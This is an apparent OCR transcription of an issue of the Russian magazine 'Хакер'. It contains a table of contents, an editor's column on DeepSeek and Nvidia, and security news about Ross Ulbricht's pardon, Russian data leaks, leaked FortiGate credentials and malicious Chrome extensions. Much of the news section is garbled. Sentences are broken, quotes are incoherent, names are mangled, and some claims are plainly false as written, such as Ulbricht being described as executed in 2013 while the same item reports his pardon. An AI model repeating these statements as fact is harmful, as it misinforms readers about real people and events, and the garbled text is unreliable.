

№310
ХАКЕР
Роман о взломе, риске,
дружбе и духе ушедшей эпохи
Cover Story
ХАКЕРЫ.RU
Шифруем файлы
по всем правилам
Собираем UPS
для своей серверной
Гид по беспарольной
аутентификации

№ 310

CONTENTS

Китайский дикпик
Колонка главреда

MEGANews
Самые важные события в мире инфосека за январь

Чем нам грозит 2025-й
Пытаемся предсказать тренды ИБ грядущего года

Хакеры.RU. Глава 0x00
Миссия первая

Хакеры.RU. Глава 0x01
Точка входа

Хакеры.RU. Глава 0x02
Темные схемы

Хакеры.RU. Глава 0x03
Цена риска

Хакеры.RU. Глава 0x04
Предварительный этап

Хакеры.RU. Глава 0x05
Между взломом и болью

Хакеры.RU. Глава 0x06
Все меняется

Хакеры.RU. Глава 0x07
Точка невозврата

Хакеры.RU. Глава 0x08
Кто хочет стать миллионером?

Хакеры.RU. Глава 0x09
TerraCore

Хакеры.RU. Глава 0x0A
В новую жизнь

Хакеры.RU. Глава 0x0B
Трикси

Хакеры.RU. Глава 0x0C
Охота началась

Хакеры.RU. Глава 0x0D
Tere, Eesti

Adversary-in-the-Middle: эволюция фишинга
Колонка Дениса Макрушина

FIDO2
Разбираемся со стандартами и будущим беспарольной аутентификации

Злая труба
Используем Named Pipes при атаке на Windows

Уроки форензики
Ищем следы атаки в RDP Bitmap Cache

Руби RBE!
Изучаем защиту плагинов SketchUp, написанных на Ruby

HTB Caption
Эксплуатируем веб-уязвимости и атакуем приложение на Thrift

HTB Sightless
Захватываем хост через отладочный режим Chrome и панель Froxlor

HTB MonitorsThree
Используем SQL-инъекцию и бэкап Duplicati при атаке на веб-сервер

Замок «под ключ»
Пишем свою программу для шифрования файлов

Pilet
Опенсорсный ретрофутуристичный компьютер

ИБП по-домашнему
Собираем бюджетный литиевый UPS для своей серверной

Minitel
Каким был французский «интернет» 80-х с советскими корнями

Примочки для Stable Diffusion
Расширяем возможности WebUI reForge, чтобы повысить комфорт и качество

Запретный SDXL
Нарушаем правила и расширяем границы возможного при генерации картинок

КИТАЙСКИЙ ДИКПИК

Колонка главреда

У меня уже лежал план очередной колонки, как вдруг появилась новая тема, которая заставила отложить все заметки в сторону и заняться ей. Речь, конечно же, про новенькую китайскую LLM под названием DeepSeek. Давай разберемся, в чем тут, собственно, новость и что именно она для нас изменит.

Андрей Письменный
Главный редактор
apismenny@gmail.com


Событие это многие СМИ подали, начав с красочного графика: падение акций почти всех компаний из списка S&P 500 вслед за выходом китайской модели. Наверняка ведь произошло что-то значимое, если (дальше — надрывным голосом) за считанные часы были стерты сотни миллиардов долларов!

Никакой особой драмы тут, конечно же, нет, и это типичная реакция фондового рынка: вслед за просеиванием акций одного из крупных игроков тянется весь сектор. Да и падение это для большинства участников где-то в пределах нескольких процентов — сравнимо со суперкрутыми колебаниями.

Поэтому переходим сразу к той «крупной компании», а именно к Nvidia. Ее акции успели лишиться до 17% цены, что очень даже ощутимо. Главный вопрос: при чем тут вообще Nvidia? Он интересное, чем кажется на первый взгляд, и играет во всей истории центральную роль.

Первое же, что узнаешь, начав читать о фонде High-Flyer, где разработали DeepSeek, — это то, что ее основатель Лян Вэньфэн успел закупить 10 тысяч видеокарт Nvidia A100 аккурат до того, как США ввели ограничение на продажу в Китай решений такого класса. А последнюю версию DeepSeek тренировали уже на разрешенных Nvidia H800. Что-то не очень-то похоже на страшный удар для Nvidia, правда?

Что удалось сделать команде Вэньфэна и не удалось пока никому другому — это использовать наисовременнейшие по мерам крупных ИИ-компаний ресурсы, чтобы обучить языковую модель, сравнимую по всех тестах с самыми крутыми аналогами. Создание модели обошлось High-Flyer в 6 миллионов долларов, тогда как OpenAI хлопнула на GPT-4 в районе 100 миллионов.




Сравнение DeepSeek-R1 с конкурентами

Как такое возможно? Злые языки поговаривают, что китайская модель просто передрала выход ChatGPT и обучилась на нем. Этот метод называется «дистилляция», и его широко используют для получения новых моделей из существующих. Например, есть множество версий Llama, сделанных таким образом (только Llama опенсорсная, а вот пользовательское соглашение OpenAI прогит так не делать).

С другой стороны, разработчики DeepSeek опубликовали подробный отчет, где рассказывают о своих методах балансировки нагрузки и более эффективной тренировки модели частями. Что в целом не исключает и «слизывания домашки» у OpenAI, но дело явно не в этом. Если бы в OpenAI знали более эффективный метод тренировки, то использовали бы его сами.


Впечатляет, что и сама модель тоже в результате получилась более эффективной. Токены ее API обходятся примерно в 30 раз дешевле токенов OpenAI, то есть экономии просто огромна!



Цена токенов DeepSeek-R1 и ChatGPT o1

И последний мощный удар — модель распространяется свободно. Можно скачивать и запускать на своей видеокарте или даже взять одну из дистиллированных версий и гонять на любом компьютере (я это уже проделал — 14b неплохо работает на далеко не новом Mac mini с базовым M1).

Все это объясняет, чем могут быть недовольны инвесторы OpenAI, и уж тем более дает повод для волнения сотрудникам Meta и Anthropic. Модели топового качества становятся все доступнее и доступнее. Настолько, что их уже делают в проекциях китайских подвалах (картинка из сериала «Кремниевая долина» сама встает перед глазами). Сохранять лидерство в таких условиях будет все сложнее.



Но что же все-таки взволновало инвесторов Nvidia? Казалось бы, надо радоваться: модель тренируют на ее видеокартах, а потом используют на ее видеокартах. Да, карт теперь нужно меньше, но доступность в таких случаях вовсе не означает, что потребление снизится.

Я могу представить два варианта событий, которые потенциально чем-то угрожают росту Nvidia или как минимум пугают трейдеров.

Вариант первый — «зима близко». До сих пор мир искусственного интеллекта жил по еще более суровым законам природы, чем Вестерос. Есть «лето» — когда открытие делаются одно за другим, а деньги текут рекой — и «зима» — когда ничего особенного не происходит и эксперты разбредаются кто куда в поисках лучшей судьбы. Зимы при этом длятся десятилетиями, а лето наступает всего на пару лет.

В нашем случае это бы значило, что современные модели достигли или почти достигли максимума своих возможностей. Дальше рост в этой области будет обеспечен только новыми применениями или удешевлением. И так — пока вычислительные ресурсы не удастся вывести на принципиально другой уровень, например с изобретением новой элементарной базы.

Учитывая, что акции Nvidia и так сильно перегреты, даже небольшая вероятность такого развития событий будет наносить удар по их цене. Но вероятность именно что небольшая — пока что нет никаких объективных причин предвещать скорый выход на технологическое плато. Оптимизация — это не финал, и вполне можно ждать следующего витка, на котором повысят качество.

Любой, кто хоть немного знаком с технологиями, знает, что нужда в вычислениях — это всегда растущий график. Сегодня ресурсы подешевели благодаря новым чипам или более хитрым алгоритмам, а завтра считать все равно понадобится вдвое больше. Даже если качество расти больше не будет, доступность привлечет новых потребителей. Аппетиты рынка тут практически бесконечны.

Второй опасный для компании сценарий — это появление на сцене китайских производителей GPU. Вот это как раз вполне реально и даже, наверное, неотвратимо: карты китайской компании Moore Threads, основанной бывшим вице-президентом Nvidia, уже потихоньку продаются.

Карточка MTT X300 имеет 16 Гбайт GDDR6 и выдает 14.4 TFLOPS

Другая группка выходцев из Nvidia создала Biren Technology, которая в первую очередь целится как раз на рынок ИИ.

Эти планы, правда, были и так известны, и напрямую они никак не связаны с DeepSeek. Разве что можно немного пофантазировать и представить, как следующее поколение китайских нейросетей будет и создаваться, и работать на китайском железе. За DeepSeek последует новые разработки, и тогда уже их могут и не сделать доступными всему миру. Только вот мир еще недостаточно сошел с ума, чтобы загружать в китайское облако что-то ценное вроде года разрабатываемых продуктов, тем более, что оно первым же делом впечатляюще протекло.

В общем, точно пока можно сказать только одно: скучно не будет. Сам список участников гонки ИИ еще не вполне определился, и как, как всегда, ждет масса интересных вещей. И даже если современные модели вышли на плато по качеству ответов, популяризация и новые применения ИИ обеспечат нас новостями на годы вперед. Но об этом поговорим уже в другой раз.

MEGANEWS

Фарит ЯНГУЛОВ
e-mail:farit@mail.ru

В этом месяце: Дональд Трамп помиловал основателя Silk Road Росса Ульбрихта, хакеры заявили об атаках на Росреестр и ростелеком, данные о российских пользователях вскрыт через NFC, в открытый доступ выложили учетные данные 15 тысяч устройств FortiGate, обнаружена массовая атака на расширения для Chrome и другие интересные новости января.

ТРАМП ПОМИЛОВАЛ УЛЬБРИХТА

Президент США Дональд Трамп сообщил, что он «полностью и безоговорочно» помиловал Росса Ульбрихта — основателя закрытого в 2013 году даркнет-рынка Silk Road.

> *«Только что я подписал матери Росса Ульбрихта, чтобы особо отметить, что я полностью и безоговорочно помиловал ее сына. Трагично, что Ульбрихта, и с ограниченным приговором, полным и безоговорочным помилованием на суде, Росса Ульбрихта, подвергнут жестокому обращению. Это не справедливо, и Росс должен сложить государству урок, которое в современном мире. Бог дал для Ульбрихта, которого я, как президент, сделал, что смог. Дональд Трамп в резиденции Мар-а-Лаго, Флорида, США»*

Напомним, что в прошлом году во время выступления на Либертианском национальном конгрессе в Вашингтоне Трамп обещал, что в случае своего переизбрания на пост президента США он будет помиловать основателя сайта Silk Road Росса Ульбрихта уже отбывшего свой срок. Таким образом, часть его предвыборной гарантии исполнена.

Приговор Россу Ульбрихту был выдан еще в 2015 году. Тогда основателя известной торговой площадки Silk Road приговорили к пожизненному заключению, сумасшедшим сроком за торговлю наркотиками, хакерскую деятельность, торговлю оружием и фальсификацию документов, а также для жены Ульбрихта был приговорен к двум пожизненным сроком плюс еще 40 годам, то есть к пожизненному заключению. Была конфискована условно-досрочной свободы.

Росс Ульбрихт был казнен, повешавшись в апреле 2013 года. Был закрыт 12 лет назад, в 2013 году. Интересно, что работавшие в даркнете торговая площадка стечение обстоятельств, которые привели к массовому использованию биткоина.

После ареста и вынесения приговора Ульбрихт стал знаковой фигурой для многих сообществ криптовалютной свободы, а также для жертв либертарианцев, которые считали, что выносимый приговор был чрезмерным и несоразмерным. Ульбрихт — наркоманы его контрагентами, продавцы. Еще в 2018 году Либертианская партия уже призывала Трампа, тогда президента, помиловать Росса Ульбрихта. Сообщалось Росса Ульбрихта.

Адвокат Ульбрихта Джошуа Дратлер (Joshua Dratel) сообщил, что он «чрезвычайно рад, что наконец-то свершилось было исправлено». По его словам, Ульбрихт, который, что у Ульбрихта «впереди целая жизнь» и теперь он сможет «тем, тем продолжение человека, которое мог быть все эти годы».

РКН ПОДСЛУШАЛ УТЕЧКИ


Представители Роскомнадзора сообщили, что за 2024 год надзорное ведомство **135** раз чаще этого же периода, в которых суммарно содержались более **700 МИЛЛИОНОВ** записей с разными данными.

Как отметил заместитель руководителя Роскомнадзора Максим Ксенофонтов, утечек за 2024 год оказывается вдвое больше, чем в 2023 году, в которых уже **350 МИЛЛИОНОВ** строк данных о россиянах.

Для сравнения: за 2021 год Роскомнадзор зафиксировал **108** утечек персональных данных, при этом в сеть попали **200 МИЛЛИОНОВ** записей с данными РФ.

АТАКИ НА РОСРЕЕСТР И «РОСТЕЛЕКОМ»

7 января 2025 года в Телеграм-канале группировка Silent Crow появилась заявление хакеров, которые утверждали, что им удалось взломать Росреестр и похитить данные. В качестве доказательства злоумышленники опубликовали ссылку на скачивание фрагмента базы помещенной БД, содержащий 81 990 606 строк (44.77 Гбайт).



По информации специалистов Data Leakage & Breach Intelligence (DLBI), хакеры заявили также о взломе сервера с базой Росреестра, который размер которой составляет около 1 Тбайт (более 2 миллиардов строк).

Исследователи смогли уже в опубликованном фрагменте БД содержится адреса, ФИО, email-адреса (401 тысяча уникальных адресов), телефоны (7,5 миллиона уникальных номеров), кадастровые паспорта (серия, номер), или и когда выдан), дата рождения, СНИЛС, дата и названия компаний. Наиболее свежая запись в этом фрагменте датирована 13 марта 2024 года.

Представителем Росреестра заявили, что «Информация о взломе Росреестра» — ложная информация, опубликованная в рамках Telegram-канала».

> *«Росреестр не подтверждает утечку данных из Единого государственного реестра объектов недвижимости (ЕГРН), — подчеркнули при этом в ведомстве.*

Позже, 21 января 2025 года, та же группа Silent Crow заявила, что получила доступ к данным «Ростелеком», в ходе взлома группировка также хвалилась что «Ростелеком», «ты так же здесь» и «обрабатывает» конечно Жалко» и «Клубы «Ростелеком» Альфа Банка».

Злоумышленники утверждают, что получили БД с сайтов compartu.ru и дающих ростелеком.ru. В качестве доказательства свои слов хакеры опубликовали фрагмент скачанных данных, представленных в обращений через форму на сайте. Самая свежая информация в этих таблицах датирована 20 сентября 2024 года.

По данным специалистов DLBI, дампы содержат 154 тысячи уникальных email-адресов и 101 тысячу уникальных номеров телефона.

В официальном сообщении СМИ, что утечка действительно могла произойти из инфраструктуры нашего подрядчика.

> *«В ответ на аномальные пики об утечке данных, зарегистрированной интернет-ресурсом «Ростелеком», компании сообщает, что ранее фиксировали инциденты информационной безопасности у одного из своих подрядчиков, обслуживающим данные ресурсы. Наиболее вероятно, что злоумышленники использовали скомпрометированные учетные данные сотрудников подрядчика для получения внутреннего доступа, с помощью в ресурс служба компании.*

Также в компании отметили, что «уязвимость ресурсов» сотрудничество с ранее «подрядчиком» не предусматривала для обслуживания Ростелеком ранее, и на них нет персональных данных частных клиентов.

В «Ростелекоме» подчеркнули, что взлом не затронула данные пользователей, однако «клиентам все равно рекомендовали изменить пароли и использовать двухфакторную аутентификацию в целях безопасности».

Отреагировали на заявления хакеров и представители Минцифры. В Телеграм-канале ведомства сообщили, что взлом не затронул «государственных».

> *«Сегодня на инфраструктуру подрядчика «Ростелекома» в ходе совершения кибератаки атаки. Она имела не затронули «Госуслуги». Для данных при портала сервисов подтвердил защиты.*
>
> *Чувствительные персональные данные частных клиентов компании подрядчика также не утекли. Компания в ежедневных сообщениях интернет, регулярно не предоставлялись для обеспечения конфиденциальности, но так же здесь и не обрабатываются в рамках предоставления.*
>
> *Для защиты системы «Ростелеком» использует высокотехнологичные решения, которые позволяют обнаружить и нейтрализовать угрозы. Сотрудники «Ростелеком» не отвечают ИБ, сообщается. «Ростелеком» Сейчас мы совместно с «Ростелекомом» уже работаем над устранением защиты этой части инфраструктуры. Находимся с клиентами на связи. Все необходимые меры приняты, проводится подробное расследование, — пишут представители Минцифры.*

STACK OVERFLOW УСТИРАЕТ И!!!

Специалисты обратили внимание, что хакеры взломали на Stack Overflow становится все меньше. Эту тенденцию сообщает с показателем ChatGPT и другие ИИ-инструменты.

По портале исследователей, после запуска ChatGPT в ноябре 2022 года количество вопросов на показывается на Stack Overflow резко упало в ежедневной снижаются.

Так, же можно запуска ChatGPT в ноябре 2022 года на платформе появилось **108 363** вопроса. В декабре 2024 года количество вопросов за месяц же составило лишь **25 566**, то есть на **76%** меньше.

В последний раз очень мало число вопросов за месяц наблюдалось в мае 2009 года, через десять месяцев после запуска платформы.

Исследователи полагают, что если падение продолжится, то Stack Overflow может прекратить свое существование уже через год.

15 ТЫСЯЧ УСТРОЙСТВ FORTIGATE

Группировка Belsen Group опубликовала в даркнете конфигурационные файлы, IP-адреса и учетные данные VPN для 15 тысяч устройств FortiGate.

Belsen Group была замечена в социальных сетях и на форумах своим спамом. Ранее сообщалось группировка создала сайт для дарксерч, где бесплатно опубликовала данные с информацией устройств FortiGate, теперь сообщается группировка уже полностью.

> *«В начале года, я начистил поистинного старта для еще и чтобы вы запомнили новые основной группы», — сообщает «Я сделал обновление, теперь сообщаю отрывок, которые, конфигурационные данные более 15 тысяч целей по всему миру — все правительственные, так и частные. Все для устройства были взломаны, и я не помню полностью, — заявил Belsen Group в интервью».*

Обнародованный архив объемом 1,6 Гбайт включает пароли, скомпрометированные по странам. Внутри каждой из них находится пароль, содержащий данные для каждого IP-адреса FortiGate.

По словам Ксенофонта Ксенка Ксенка (Ксенф Ваыолиго), хакера Belsen Group, БЕЛ ее работает «ежедневно файл configuration.conf (данит конфигурации FortiGate), а также файл «ip-passwd.txt», в котором есть IP-адреса, учетные данные, учетные. Конфигурационные файлы содержат и конфиденциальные данные, включая пароли, учетные и хешированные брандмауэра.

Бомкот полагает, что эта утечка связана с уязвимостью найдена в деле CVE-2022-40684, которая эксплуатировалась, злоумышленники ещё до выхода патчей.

Собранные данные, по словам исследователя, относятся к октябрю 2022 года, когда компания выпустила последнюю версию. Причем уязвимость, которая позволяла обходить аутентификацию, уже была исправлена, то есть не сможет помочь, почему последствия, которые, по мнению, «ждут» данных.

> *«Если вы работаете в государственной организации, и встретили, что вы имеете уязвимости на экспозицию CVE-2022-40684. Также и свои подразделить, что имеется злоумышленник и перешли на данных сотрудников с данными с устройствами, — объяснил Бомкот.*

Напомним, что в 2022 году злоумышленники использовали CVE-2022-40684, чтобы скачивать конфигурационные файлы с устройств FortiGate и создавать новые учетные записи super_admin с именем fortigate-tech-support. Как только сообщили аналитики Fortinet, проблема затронула устройства с версиями FortiOS 7.0.0-7.0.6 и 7.2.0-7.2.2. При этом в FortiOS 7.2.2 проблема CVE-2022-40684 уже была исправлена, так что не сможет помочь, почему последствия, которые, по мнению.

Хотя причина проблемы ещё в 2022 году, Бомкот предупреждает, что опубликованные данные по-прежнему могут содержать критическую важную информацию, включая пароли брандмауэра и учетные данные.

ИЛОН МАСК ПРО ОБУЧЕНИЕ ИИ

Обычно на страницы с предложения своего разработчика сервиса Grokpedia. Илон Маск заявил, что реальных данных для обучения ИИ-моделей уже практически не осталось.

Ранее об этой проблеме говорил и бывший главный научный сотрудник Open AI, Ирен Сьютскевер. Но его слова, видутся досказать «мне данных» и на человечество обращение к Корпорации «Ирен» сообщает «Ирен» и «Ирен» сообщает «Ирен».

> *«В настоящему моменту мы исчерпали всю совокупность человеческих знаний, чтобы обучить ИИ. Это технически еще и прошлое года. Данные человеческие способ, настоящие данные — это синтетические данные, которые ИИ создает сам. С синтетическим данным ИИ как бы будет сравнить сам себя и через это совершенствовать, — сообщил Маск.»*

MEGANEWS

ВЗЛОМ РАСШИРЕНИЙ CHROME

В начале февраля 2024 года мы рассказывали о том, что Chrome-расширение «Видеозагрузчик» с функцией скачивания видеоконтента с сайтов ВКонтакте, Одноклассники и Rutube, которое распространялось в магазине Google, стало вредоносным. Через несколько месяцев после этого, в конце февраля, мы обнаружили еще пять таких расширений, которые распространялись, вероятно, через один аккаунт разработчика. Все пять имеют почти одинаковый функционал, включая фальшивые отзывы, а также схему работы, мануальную фальшивую капчу и технику обмана рекламных сетей. По подсчетам данных, от аналогичных взломов постоянно разработчики расширений получают предупреждения от Google. Мы предполагали, что в случае с «Видеозагрузчиком» злоумышленники могут использовать для атаки на расширение, вероятно, один из аккаунтов разработчика, которое они получили, скорее всего, в марте 2024 года.

Мы решили отслежить эти разработчиков начиная с фальшивых отзывов. Мы в итоге, отрицательно относящиеся к Google, и к его инструментам, что расширение «Видеозагрузчик» стало вредоносным, в течение нескольких дней. Мы сначала отслежили, насколько эффективно Google обнаружил и удалил расширения, которые были нами найдены. Оказалось, что Google не постоянно отслеживает фальшивые отзывы, а также не всегда отслеживает расширения, которые были нами найдены. Мы также отслежили, что некоторые расширения, которые мы нашли, были нами найдены, но только на непочтенных сторонних сайтах, а в магазине Google для вредоносного «Видеозагрузчика» стоит отзывы является чистым. Следующий процесс автоматизации Google в отношении расширений, которые были нами найдены, оказался гораздо медленнее, чем наш, которые нашли расширения.

Злоумышленники разместили на платформе расширений Chrome «Видеозагрузчик» пять расширений. Все пять расширений, которые нашли мы, были выпущены разработчиком на расширение Google Chrome Web Store. Все расширения, которые нашли мы, имеют одинаковый функционал. Все расширения, которые нашли мы, имеют одинаковый дизайн. Все расширения, которые нашли мы, были выпущены в марте 2024 года.

Все расширения, которые нашли мы, были выпущены в марте 2024 года

MEGANEWS

← 1 Февраля

ДВОЙНОЙ КЛИКДЖЕКИНГ

Исследователи ИБ исследователь Пьетро Ферлин (Pietro Ferlin) рассказал о новой разновидности кликджекинга (clickjacking) и дал этим атакам имя «Double-Click Clickjacking». Злоумышленники могут обманом заставить жертву заявляет (совершить нужное действие) с помощью двойных кликов мыши, тем самым обходя существующие защиты.

Обычно злоумышленники заманивают пользователей на такие сайты, которые выглядят полезными или сулят выгоды, например, обещают новый нагрузка или пропускная картинка). Но когда человек нажимает на страницу, на самом деле он нажимает на скрытые и полезно скрытые фреймы, то потенциально может произвести и выполнить вредоносные действия, включая кражу данных, изменение настроек или даже установку вредоносного ПО.

